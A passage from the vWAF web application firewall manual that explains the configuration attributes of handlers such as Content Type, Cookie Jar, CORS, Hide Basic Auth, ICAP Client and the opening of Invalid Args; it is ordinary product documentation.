oversize key exclusion list	Optional: This is only applicable if **reject if oversize** is enabled. If **reject if oversize** is enabled, vWAF denies a request if its variable is bigger than max variable size. However, the oversize key exclusion list allows you to specify keys that are exempt from the max variable size limit. This may be required to allow specific large uploads, for example. *Regular Expressions* can be used. **NOTE:** If configuring these options, it is recommended that before you activate your ruleset in protection mode you first run the application in detection mode to gather enough information to evaluate the log files and to confirm that the settings are not denying valid requests. To remove an entry, delete the entry from the edit field. The entry is removed when you save the handler updates.
multiple decoding	vWAF is able to detect multiple encoding evasion attempts. The values specified in the **Decoding Steps** column determine how many times vWAF attempts to decode the specified arguments, headers, and URIs requests. After each decoding, vWAF applies the rules once more. The check continues until one of the rules match or when the handler has processed all Decoding Steps without finding a match. If the **Reject** option is enabled, vWAF attempts to decode one more time. If decoding is possible and the decoded data differs from previous attempts, vWAF denies the request (without further checks). **NOTE:** The more decoding steps, the more processing time is required. To avoid a negative impact on performance, only specify the maximum number of steps required for your web application.
match timeout	Determines the maximum amount of time (in milliseconds) that vWAF processes each rule. If pattern matching takes longer than the specified time, vWAF aborts the check. The default value is 100 ms. If a check is aborted due to exceeding the match timeout time, the next action depends on the attribute **reject if match timeout** settings: • If the option reject-if-match-timeout is enabled, vWAF denies the request. • If the option reject-if-match-timeout is disabled, vWAF continues by matching the request to the pattern of the next rule.
reject if match timeout	Determines whether requests are denied if pattern matching takes longer than the match timeout allows.
categories	Defines the types of attacks that are covered by baseline protection. Each baseline rule belongs to one of these categories. In order to simplify the ruleset and to optimize performance, you can disable a category provided your web application is not vulnerable to this kind of attack, or you configured other handlers to provide adequate protection. Depending on your category selections, particular rules are automatically removed from the rules list.

Attribute	Meaning
tags	If your web application does not use a particular technology, you can select the relevant tag to remove all rules that are specific the particular technology. This simplifies the ruleset and optimizes performance; the appropriate rules are automatically removed from the rules list. **NOTE:** Before disabling an entry ensure that the application does not use the corresponding technology.
rules	Rules are added automatically by vWAF when you run the *Baseline Protection Wizard* or when you enable additional options for categories and tags. If a request matches one of the rules, vWAF denies the request with the specified error code. **NOTE:** You can enable and disable rules and view rule details. However, you are not able to change individual parameters. To view rule details, click the arrow icon. To enable/disable a rule, click the traffic light symbol to toggle the status. A green light indicates the rule is enabled, a red light indicates the rule is disabled. vWAF only checks requests for the patterns of enabled rules. You can view and if applicable reset the inheritance for each rule. Rules are configured by the Baseline Protection Wizard. However, it is possible to disable rules individually using the Baseline Protection Handler. If a rule is disabled using the Handler, the rule inheritance state changes from Inherited to Local. **NOTE:** If your web application does not use a particular technology, you can use the tags attribute to remove all rules that are specific the particular technology. This is more efficient than disabling rules individually. Similarly, if your web application is not vulnerable to particular kind of attack, you can use the categories attribute to remove the corresponding rules.
error code	Defines the HTTP error code that vWAF returns when a request matches one of the patterns specified by the rules. (For an overview of possible error codes, see *HTTP Error Codes*.)
usertext	Optional: You can specify text to be appended to log file entries created by this handler. For example, you could provide a brief description explaining how this handler is utilized in your deployment.
enable logging	Disable this option if you do not require vWAF to create a log file entry each time the handler is executed. This may be appropriate, in detection mode, if you are concerned about the number and size of log files or you do not need to log entries by this handler. **NOTE:** When in detection mode, disabling logging makes the handler ineffective. Disabling logging also prevents the actions of the handler from being considered as candidates for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, you can enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Check HTML Syntax Handler

Purpose

The Check HTML Syntax Handler verifies the syntax of the HTML code returned by your web application. If the handler detects an error, it writes an entry to the log files (see Check *Check HTML Syntax Handler*).

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Use this handler when testing your web application before releasing it to the public.

ATTENTION: The Check HTML Syntax Handler may create a large number of log file entries. We don't recommend to use this handler on a live web application.

Attributes

Attribute	Meaning
tags without endtag	Here you can specify a list of HTML tags that don't necessarily require an end tag. If the handler detects a missing end tag for one these tags, it doesn't report the syntax to be incorrect.
ignore endtags-inside script tags	Enable this option if you want the handler to ignore end tags within script tags . (For details on applicable scenarios, e.g. see website **http://htmlhelp.com/tools/validator/problems.html#script**).
content types	The handler only analyzes responses of the content types specified here. Responses of all other content types are ignored. The default is text/html, which lets the handler analyze all HTML files (*.htm, *.html, *.shtml).
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.

Attribute	Meaning
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports* . *To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see Editing Applications).*

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Check User Agent Handler

Purpose

The Check User Agent Handler verifies that the HTTP agent header sent by the browser is permitted, using a blacklist and a whitelist. You can use this to differentiate simple scripts for “real” browsers, for example. Requests from User Agents on the blacklist, and requests from User Agents outside the whitelist are denied by vWAF with a configurable HTTP error code.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

To simplify configuration you can also carry out the basic setting in the Anti Spider Wizard initially. Typical, known User Agents are already preconfigured there, and you configure the Robots.txt Handler and the Required Header Field Handler at the same time in the same operation. Then edit the Check User Agent Handler for the specific path if required.

Attributes

Attribute	Meaning
case sensitive	When enabled, the entries that you specify for **invalid pattern** and for **valid pattern** are case sensitive. Usually, this is not needed but only makes your regular expressions more complicated. So, by default case-sensitivity is not enabled.
invalid pattern	Blacklist: Requests from all User Agents specified here are denied by vWAF . *Regular Expressions* can be used. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*.
valid pattern	Whitelist: Only the requests from the User Agents specified here are approved by vWAF. These can be restricted using a tightly defined invalid pattern. *Regular Expressions* can be used. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*.
error code	HTTP error code that vWAF returns when denying a request.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.

Attribute	Meaning
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports* . *To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see Editing Applications).*

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Classify Request Handler

NOTE: This handler is ignored in detection mode.

Purpose

The Classify Request Handler evaluates requests with regard to their risk potential. To do this, the handler works in two different operating modes. In Learn mode, it monitors the responses of vWAF and of your web application to requests; in Decide mode the handler creates an entry in the log file for each request and adds an evaluation of the risk potential to this entry. As an administrator you can then evaluate these log file entries and detect possible attacks that aren't yet covered by your current security configuration.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Should always be used to indicate possible gaps in your security configuration and therefore to help further optimize your security configuration.

ATTENTION: After you've changed your security configuration, you should put the Classify Request Handler back into Learn mode for a time.

Attributes

Attribute	Meaning
mode	Determines the working mode of the handler: • learn Learn mode: vWAF continually analyzes the reactions from vWAF and your web application to all requests. • decide Decide mode: vWAF evaluates all requests with regard to their risk potential and creates an entry in the log file for subsequent evaluation. **NOTE:** To have a sufficiently broad basis for the Decide mode, the handler should first have been running in Learn mode at least for a period of 10000 requests.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.

Attribute	Meaning
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*.To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Content Type Handler

Purpose

The Content Type Handler limits the permitted content types for requests.

Requests that state an invalid content type are denied by vWAF with an HTTP error code conforming to the HTTP protocol: 405 (method not allowed), 415 (unsupported media type) or 413 (request entity too large).

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Use the Content Type Handler to allow only those content types that your web application actually processes.

Attributes

Attribute	Meaning
replace missing content type	Optional: Here you can specify a content type that vWAF inserts into all requests that don't specify any content type. **ATTENTION:** If you enter a replacement content type here, make sure that you've allowed the corresponding content type. Alternatively, you can enter the replacement content types application/x-www-form-urlencoded or multipart/form-data and enable the corresponding option allow urlencoded or allow multipart.
allow post without content type	When this option is enabled, vWAF accepts all POST requests that don't state a content type. Default: disabled **NOTE:** Only enable this option if you can't avoid doing so. Enabling this option can for example be necessary if you have some locally running Perl scripts or other programs that generate POST requests without specifying a content type. Browsers don't create requests without content type.
allow urlencoded	When this option is enabled, vWAF accepts requests that have the content type application/x-www-form-urlencoded. Default: enabled
allow multipart	When this option is enabled, vWAF accepts requests that have the content type multipart/form-data. Default: enabled

<table>
<tr><th>Attribute</th><th>Meaning</th></tr>
<tr><td>allow json</td><td>When this option is enabled, vWAF accepts requests that have the content type application/json.
Default: disabled
Internally, vWAF converts incoming JSON data into a flat key-value structure so that it can be handled similar to other data by further handlers.
For example, the JSON object

<pre>{
   "foo" : "bar",
   "foo2" : {
       "bar2" : true,
       "bar3" : 42,
       "bar4" : ["hello", "world"]}
}</pre>is interpreted as the following key-value pairs:

<pre>foo=bar
foo2.bar2=true
foo2.bar3=42
foo2.bar4_0=hello
foo2.bar4_1=world</pre></td></tr>
<tr><td>allow xml</td><td>Enable this option if you require vWAF handlers to process XML content as key/value pairs and vWAF to apply baseline checks on XML requests. If enabled, vWAF parses XML content.
Default: disabled
vWAF converts the incoming XML into a flat key-value structure so that the data can be processed by other handlers.
Here is an example of how an XML document is converted:
Incoming XML request body:
<pre><?xml version="1.0"?>
 <items>
   <item1>
       value1
   </item1>
   <item2>
       value2
   </item2>
   <item1>
       value3
   </item1>
 </items>'''</pre>Converted to the following key-value pairs:
<pre>key: "items.item1" value: "value1"
key: "items.item2" value: "value2"
key: "items.item1" value: "value3"</pre></td></tr>
</table>

Attribute	Meaning
content type parser mapping	Here you can enter a list of content types that you want vWAF to accept in addition to those allowed by allow urlencoded, allow multipart, and allow json. For example, although the standard content type for JSON bodies is application/json, some applications use other content types here, such as text/json, application/javascript, and others. Use *Regular Expressions* to specify the content types. In addition to the content type, you need to specify which parser vWAF should use for parsing the request body. vWAF has three different parsers plus two additional options. This gives you the flexibility to handle all possible scenarios: • pass through (do not parse) Tells vWAF not to parse the request body at all. Therefore, all subsequent handlers that inspect the request body will see an empty parameter list. parse as x-www-form-urlencoded Tells vWAF to parse the request body as URL-encoded data. parse as multipart/form-data Tells vWAF to parse the request body as multipart-encoded data. parse as JSON Tells vWAF to parse the request body as JSON-encoded data. invalid content type Tells vWAF not to handle the request but to deny it. Usually, this is equivalent to not adding the content type to the list at all. However, the option can be useful when a subsequent content type in the list includes a catch-all rule.
check upload content types	When this option is enabled, vWAF also checks the content type for multipart/form-data file uploads and only accepts uploads if the used content type is on the list in **allow upload content type list**. You can use this, for example, to allow only the upload of pictures or other specific data.
allow upload content type list	Here you can enter a list of content types that vWAF accepts for uploads if the option **check upload content types**has been enabled.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*.To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Cookie Jar Handler

NOTE: The Cookie Jar Handler only has an effect when the *Session Handler* is also active. In detection mode, the Cookie Jar Handler is ignored.

Purpose

Cookies are used by many web applications to transmit the status between the browser and the web application. Virtually all web frameworks use a cookie to issue a session ID. Unfortunately this doesn't always provide sufficient protection. Possible weak points include generating session IDs without cryptographic security or saving authorization information in cookies without the relevant validation of the values for the next request.

The Cookie Jar Handler allows you to secure cookies for your web application. Cookies then do no longer leave the web server, but are stored by vWAF in the session created by the *Session Handler*. Protected cookies are therefore no longer forwarded to the client. With a new request within the same session, vWAF inserts the cookies back into the request transparently.

All cookies that do still need to be passed to the client must be defined explicitly under allowedcookies. This may be desirable for permanent cookies that save the user's preferred language or other individual settings, for example.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

To protect web applications with cookies, this handler should always be active.

Attributes

Attribute	Meaning
allowedcookies	Names of the cookies to be sent in the normal way between the web application and the client despite the Cookie Jar Handler being active. **NOTE:** The cookie specified in the Session Handler under cookiename is always permitted automatically and doesn't have to be entered here.
omit domain check	Usually, like a browser, vWAF runs the domain check for cookies of the web application. If you enable this option, vWAF skips this check and sends cookies to the web application regardless of the domain / host restriction. This gives you the ability to share cookies with other hosts of the same domain.
log removed cookies	If this option is enabled, vWAF adds an entry to the application-specific log file each time it removes a cookie. Usually you should only activate this option for debugging purposes if your web applications doesn't work properly after enabling the Cookie Jar Handler.

Attribute	Meaning
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports* . *To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see Editing Applications).*

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Cross Origin Resource Sharing Handler

Purpose

The Cross Origin Resource Sharing Handler lets you configure cross origin access to resources hosted by vWAF, as required.

Browsers regularly load resources such as images and style sheets from different origins (domain and port). However, by default, browsers prohibit scripts running in the browser to make cross origin requests. This is a security measure to help prevent attacks such as Cross Site Request Forgery. Therefore, you must configure cross origin resource sharing if it is necessary to allow JavaScript running in a browser in a different origin to access resources protected by vWAF.

Although most of the workload is handled by the browser, you must configure vWAF Cross Origin Resource Sharing appropriately. This allows vWAF to respond to Cross Origin Resource Sharing 'Preflight' OPTIONS requests; based on the handler attributes and rules, vWAF verifies whether or not to grant cross origin access to resources.

Note: vWAF also detects if a request does not originate from a Cross Origin Resource Sharing compatible browser; if so, the request is denied.

The Cross Origin Resource Sharing Handler allows you to configure the relevant attributes and rules, as detailed below.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: Either INFO messages with no severity, or LOW severity. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

You configure the required Cross Origin Resource Sharing Handler attributes and rules, as required for the application. You must Commit and activate the ruleset (see *Committing and Activating Ruleset Changes*).

Ensure you check and test your application to confirm the Cross Origin Resource Sharing Handler attributes satisfy the client side resource sharing requirements.

Attributes

Attribute	Meaning
origins	To allow the browser access to resources forbidden by the same origin policy, specify the required locations: • "*" is the default. This allows requests from any origin. Note that for requests that require authentication, the handler attribute 'allow_authenticated' must be set to 'true', otherwise the request will fail. See below for more information regarding 'allow_authenticated' • To restrict cross site access from specified resources, replace "*" with the required locations. Each location is specified as protocol, hostname and port - for example, https://foo.com:443 **NOTE:** *If you add a host name only, two entries http and https are added automatically. For example, if you enter 'foo',* http://foo *and* https://foo *are added automatically.* This attribute sets the corresponding CORS header: 'Access-Control-Allow-Origin'
allow_methods	Specify the allowed methods for CORS requests: • GET is the default value • Add additional methods, as appropriate. **NOTE:** You must enable the same methods in the ValidHTTPMethod handler. The default values for the ValidHTTPMethod include GET, HEAD and OPTIONS. This attribute sets the corresponding CORS header: 'Access-Control-Allow-Methods'. The browser sends an 'Access-Control-Request-Method' header, as part of the preflight request, to verify the method for the CORS request. The "Access-Control-Allow-Methods" header confirms the allowed methods.
allow_authenticated	Specify whether or not authenticated CORS requests are allowed. This determines whether the browser is allowd to send authenticated requests (for example, a request that contains an 'Authorization' header or a 'Cookie' header). The default is 'false'. This attribute sets the corresponding CORS header: 'Access-Control-Allow-Credentials'

Attribute	Meaning
allow_header	Specify the non-standard HTTP headers allowed for CORS requests: No headers are added by default. The allowed headers include: • 'Accept' • 'Accept-Encoding' • 'Accept-Language' • 'Cache-Control' • 'Connection' • 'Content-Length' • 'Content-Type' - if the value is one of the following: – application/x-www-form-urlencoded – multipart/form-data – text/plain • 'DNT' • 'Host' • 'If-Modified-Since' • 'Keep-Alive' • 'Referer' • 'User-Agent' • 'X-CustomHeader' • 'X-Requested-With' • + all the CORS "allow headers" This attribute sets the corresponding CORS header: 'Access-Control-Allow-Headers'. In a preflight request, the browser sends 'Access-Control-Request-Headers' to signal which headers will be sent. vWAF confirms the allowed headers using 'Access-Control-Allow-Headers'.
expose_header	Specify the non-standard HTTP response headers that the browser can expose for CORS requests. This is relevant where browsers use CORS in an API container, such as XMLHttpRequest or Fetch. By default, only these simple response headers are exposed: • Cache-Control • Content-Language • Content-Type • Expires • Last-Modified • Pragma If necessary, you must add the required response headers. No headers are added by default You must add all headers that are explicitly set in your API ('standard headers' may not be consistent across browsers, so ensure you add all required response headers) This attribute sets the corresponding CORS header: 'Access-Control-Expose-Headers'

Attribute	Meaning
max_age	Specify how many seconds a browser can cache the result of a CORS 'Preflight' request (an OPTIONS request with special attributes). The default is 60 seconds. This attribute sets the corresponding CORS header: 'Access-Control-Max-Age'
error_code	Defines the HTTP error code that vWAF returns when a request is denied. The default error code is 403. For a list of the valid error codes, see *HTTP Error Codes*.
usertext	Optional: You can specify text to be appended to log file entries created by this handler. For example, you could provide a brief description explaining how this handler is utilized in your deployment.
enable_logging	Disable this option if you do not require vWAF to create a log file entry each time the handler is executed. This may be appropriate, in detection mode, if you are concerned about the number and size of log files or you do not need to log entries by this handler. **NOTE:** When in detection mode, disabling logging makes the handler ineffective. Disabling logging also prevents the actions of the handler from being considered as candidates for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, you can enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Deny Handler

Purpose

When the Deny Handler is active, vWAF denies all requests with the HTTP error code 403 (Forbidden). You can use this to block entire URL branches, for example. For example you could activate the Deny Handler for the path /.*\.cgito block any CGI scripts from being called.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Only required in special situations to block entire subtrees or file extensions temporarily.

Attributes

Attribute	Meaning
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Entry Point Handler

NOTE: The Entry Point Handler only has an effect when the *Session Handler* is also active. In detection mode, the Entry Point Handler is ignored.

Purpose

The Entry Point Handler forces the entry to the web application via specific URLs and can therefore prevent undesirable deep linking.

When the Entry Point Handler is activated, the first request in a session must either be to one of the URLs specified under entrypoint or to the main page specified under mainpage. If this isn't the case, vWAF generates an HTTP redirect to the URL specified in the mainpage field.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

This handler should be activated if you want to prevent other sites linking to parts of your content. Alternatively you can use the Url Encryption Handler if you also want to encrypt the URLs of your web application.

Attributes

Attribute	Meaning
mainpage	Main page to which the user is redirected when the first request in a session is onto a page that isn't included in the **entrypoint** list. Example: index.html
entrypoint	List of permissible entry points to your web application. Examples: /demos/myentry.html
content types	In order to achieve maximum performance, the handler only analyzes requests of the content types that are stated here.
url protection	If you activate this option, vWAF stores the URLs of all outgoing links of your web application. Users can only re-enter a page of your web application (using the back or history function of their browser, e.g.) if they come from exactly one of these URLs. In case of a mismatch, vWAF generates an HTTP redirect to the URL specified in the **mainpage** field.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.

Attribute	Meaning
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Event Per IP Per Path Prefilter Handler

Purpose

This special handler triggers the *Requests Per IP Per Path Per Timeframe Per Application Event Source* if within a given period of time there have been more requests from a given IP address range than allowed. As this handler is used on path level, only requests relating to this path are counted.

NOTE: You need to link an event destination group to the *Requests Per IP Per Path Per Timeframe Per Application Event Source* in order to actually trigger an alert.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: medium. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Only add this handler if you want to use the *Requests Per IP Per Path Per Timeframe Per Application Event Source*.

Attributes

Attribute	Meaning
timeframe	Period of time that vWAF looks at. vWAF can continuously analyze the most recent 1, 5, 30 or 60 minutes.
limit	Number of requests on the path andip4 range plus ip6 range within the given timeframe that are needed to trigger the event.
ip4 range	Determines the size of the IPv4 address range that vWAF looks at. • /0 sets a global limit this means that an alert is triggered as soon as there are more requests from all IP addresses combined than the given limit allows • /8to /24 specifies a range of IP addresses (see *Specifying IP Addresses*) • /32 sets a limit per IP address this means that an alert is only triggered if there have been more requests from the same IP address than allowed by the given limit

Attribute	Meaning
ip6 range	Determines the size of the IPv6 address range that vWAF looks at. • /0 sets a global limit this means that an alert is triggered as soon as there are more requests from all IP addresses combined than the given limit allows • /16to /64 specifies a range of IP addresses • /128 sets a limit per IP address this means that an alert is only triggered if there have been more requests from the same IP address than allowed by the given limit
usertext	currently not used
enable logging	currently not used

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Hide Basic Auth Handler

NOTE: The Hide Basic Auth Handler only has an effect if the *Session Handler* is active. In detection mode, the Hide Basic Auth Handler is ignored.

Purpose

Web applications are frequently implemented with password protection via HTTP Basic Auth (e.g. via .htaccess file on the Apache web server). HTTP Basic Auth is usually very simple to add in and to maintain, and the web application doesn't need to know anything about the authentication. However, HTTP Basic Auth also has several serious disadvantages:

- The login page can't be configured. Only a browser dialogue window appears. This means that the login can't be modified to fit with a corporate identity, and no disclaimer, other information or tools can be provided.
- No logout is possible. To force a logout, the user needs to close his browser.

With the Hide Basic Auth Handler, vWAF provides the user with the option to use a form-based login / logout without having to configure the web application and the web server. The Hide Basic Auth Handler lets an HTTP Basic Auth based authentication of the web server look like a session and form-based authentication to the user. The Hide Basic Auth Handler therefore combines the advantages of both login methods.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

For more detailed authentication requirements, see *Authentication Handler*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Workflow in detail

If the Hide Basic Auth Handler is active, vWAF examines each response of the web server as to whether it consists of an HTTP error code 401 (Authentication Required). In this case, vWAF doesn't forward this response on to the client, but saves the URL of the failed request specifically for that session, and generates an HTTP redirect to a freely configurable login page.

The login page must contain the following form fields:

- username
- password
- a further, hidden form field (type=hidden) with freely configurable name with the value login

If the user logs in via this login page, vWAF uses the values from username and password to determine the HTTP Basic Auth Token and stores it in the session. In each further request in this HTTP session, vWAF transparently inserts an appropriate HTTP Authentication Header into the request. To the web server, vWAF therefore emulates a browser using HTTP Basic Auth.

If a hidden form field (type=hidden) occurs with the value logout, vWAF deletes the credentials from the session and the user is logged out.

Recommendations for use

Use the Hide Basic Auth Handler to design an attractive login page and to allow the users of your web application to log out.

Attributes

Attribute	Meaning
magic action	Name of the hidden form field containing either the value login or logout . Example: demoaction
loginpage	Login page to which vWAF is to redirect instead of the HTTP-Basic Auth based login. Example: /demo/login.html
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

Required structure of the login page

The login page for your web application must contain the following fields:

- username: input field for the username
- password: input field for the password
- Hidden field with the name specified under magic-action. The value of this field must be login.

HTML example:

```
<input type="hidden" name="demoaction" value="login">
```

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

ICAP Client Handler

Purpose

The ICAP Client Handler provides the possibility to integrate with an ICAP server. When this handler is active, vWAF acts as an ICAP client and passes requests (but no responses) to a specified ICAP server. The ICAP server then returns them back to vWAF.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: medium. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Use the ICAP Client Handler if you want to integrate with third party products, based on the ICAP protocol. In particular, you can use the ICAP Client Handler as a virus scanner interface for scanning uploads to your web application.

Attributes

Attribute	Meaning
icap server location	Location of the ICAP server (without specification of the service).
icap server port	Port number of the ICAP server.
icap server resource	Service (URI) to handle the ICAP request.
handle broken multipart	ICAP was primarily designed for protecting browsers-not for protecting web servers and web applications. When uploading content, you can send multipart/mime. Almost all ICAP servers fail to interpret this correctly. If you enable the option handle broken multipart, vWAF uses a workaround that makes this work correctly. The downside of this workaround is that it makes the handler a bit slower. For most ICAP services this workaround is necessary, so we recommend turning it on.

Attribute	Meaning
error code	HTTP error code that vWAF returns in the following cases: • The ICAP server returns anything but "OK", which means that the ICAP server wants to modify or to reject the request. This is usually the case if a virus or other malicious code have been found. • The content type header of the request begins with multipart (such as multi-part/mime) and handle broken multipart has been enabled. In addition, for some reason vWAF can't parse the request and in Global Configuration the option allow traffic if we can't parse the request hasn't been enabled. • The ICAP server doesn't respond within one second or can't be reached at all. For an overview of possible error codes, see *HTTP Error Codes*.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable log	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Invalid Args Handler

Purpose

The arguments of input boxes are frequently used to launch a security attack, e.g. for SQL Injection. The Invalid Args Handler prevents manipulated arguments from reaching your web application at all.

To do this, the Invalid Args Handler checks the attributes of the request (both in the URL and in an HTTP POST Request). An argument is only valid if it matches at least one of the regular expressions given under valid key value pattern and at the same time does not match any of the regular expressions given under invalid key value pattern.

If an argument is invalid, vWAF denies the request with a configurable HTTP error code.

> **ATTENTION:** After configuring and activating the Invalid Args Handler, thoroughly test the function of the input forms for your web application once again to rule out unintended effects that may be caused by imprecise information given in the invalid key value pattern and valid key value pattern.
>
> **NOTE:** For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

